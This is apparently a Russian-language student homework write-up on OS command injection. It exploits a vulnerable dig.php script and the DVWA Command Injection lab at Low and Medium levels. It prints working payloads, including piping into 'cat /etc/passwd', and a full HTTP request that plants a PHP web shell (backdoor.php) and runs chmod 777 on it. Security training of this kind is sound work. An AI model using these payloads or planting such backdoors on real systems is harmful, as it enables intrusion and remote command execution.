Домашнее задание:

1. Есть сценарий (dig.PHP), его следует проверить на наличие уязвимостей, которые приводят к RCE. Установите сценарий, протестируйте его и дайте рекомендации, как повысить безопасность его использования.
2. Выполните развертывание среды DVWA (или используйте готовый образ). Решите задание Command Injection на уровне сложности Low.

Домашнее задание (повышенная сложность):


1. * Выполните развертывание среды DVWA (или используйте готовый образ). Решите задание Command Injection на уровне сложности Medium.
2. * Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти задания: `https://portswigger.net/web-security/all-labs#os-command-injection`

1. Смотрим исходник dig.php

```
vagrant@ubuntu:~$ cat dig.php
<?php
//$ns   = $_GET['ns'];
$host   = $_GET['host'];
$query_type   = $_GET['query_type']; // ANY, MX, A , etc.
echo '<pre>';
                //start digging in the namserver
            system ("dig $host $query_type");
                echo '</pre>';
```

Замечаем там функцию system() для поля query type.

Попробуем ifconfig




Сработало


```
docker0   Link encap:Ethernet  HWaddr 02:42:4d:6c:e0:96
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:4dff:fe6c:e096/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:16577 (16.5 KB)

eth0      Link encap:Ethernet  HWaddr 08:00:27:b6:e0:79
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb6:e079/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:156 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6280 (6.2 KB)  TX bytes:20724 (20.7 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:48:80:0b
          inet addr:192.168.56.11  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe48:800b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:549 errors:0 dropped:0 overruns:0 frame:0
          TX packets:489 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51841 (51.8 KB)  TX bytes:69501 (69.5 KB)

eth2      Link encap:Ethernet  HWaddr 08:00:27:4f:e4:82
          inet addr:10.0.0.10  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:e482/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:22125 (22.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:5728 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5728 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3914732 (3.9 MB)  TX bytes:3914732 (3.9 MB)

veth504cc72 Link encap:Ethernet  HWaddr 02:72:e5:63:bf:7c
          inet6 addr: fe80::72:e5ff:fe63:bf7c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:20253 (20.2 KB)
```

Чтобы защититься необходимо фильтровать ввод в небезопасные команды, в данном случае в system(). Или вообще не использовать небезопасные команды.

2. Введем 8.8.8.8|cat /etc/passwd



1*. На medium тоже самое



Если перехватить запрос можно увидеть что попадаем в тег <pre>

Напишем вот такой бекдор

```
┌──(root💀kali)-[~]
└─# echo "<?php system(\$_GET['c']); ?> " > backdoor.php
```

Создадим его на сервере

```
1 POST /dvwa/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 81
9 Origin: http://192.168.56.11
0 Connection: close
1 Referer: http://192.168.56.11/dvwa/vulnerabilities/exec/
2 Cookie: security=medium; security_level=0; PHPSESSID=suotkrmnepvj1pelfmeu5b0rc3
3 Upgrade-Insecure-Requests: 1
4
5 ip=127.0.0.1|echo "<?php system(\$_GET['c']); ?> " > backdoor.php
6 &Submit=Submit
```

Проверим

```
ip=127.0.0.1|cat backdoor.php;
&Submit=Submit
```

```
  </form>
  <pre>
    <?php system($_GET['c']); ?>

  </form>
  <pre>
    /var/www/html/dvwa/vulnerabilities/exec
  </pre>
</div>
```

```
ip=127.0.0.1|chmod 777 backdoor.php;
&Submit=Submit
```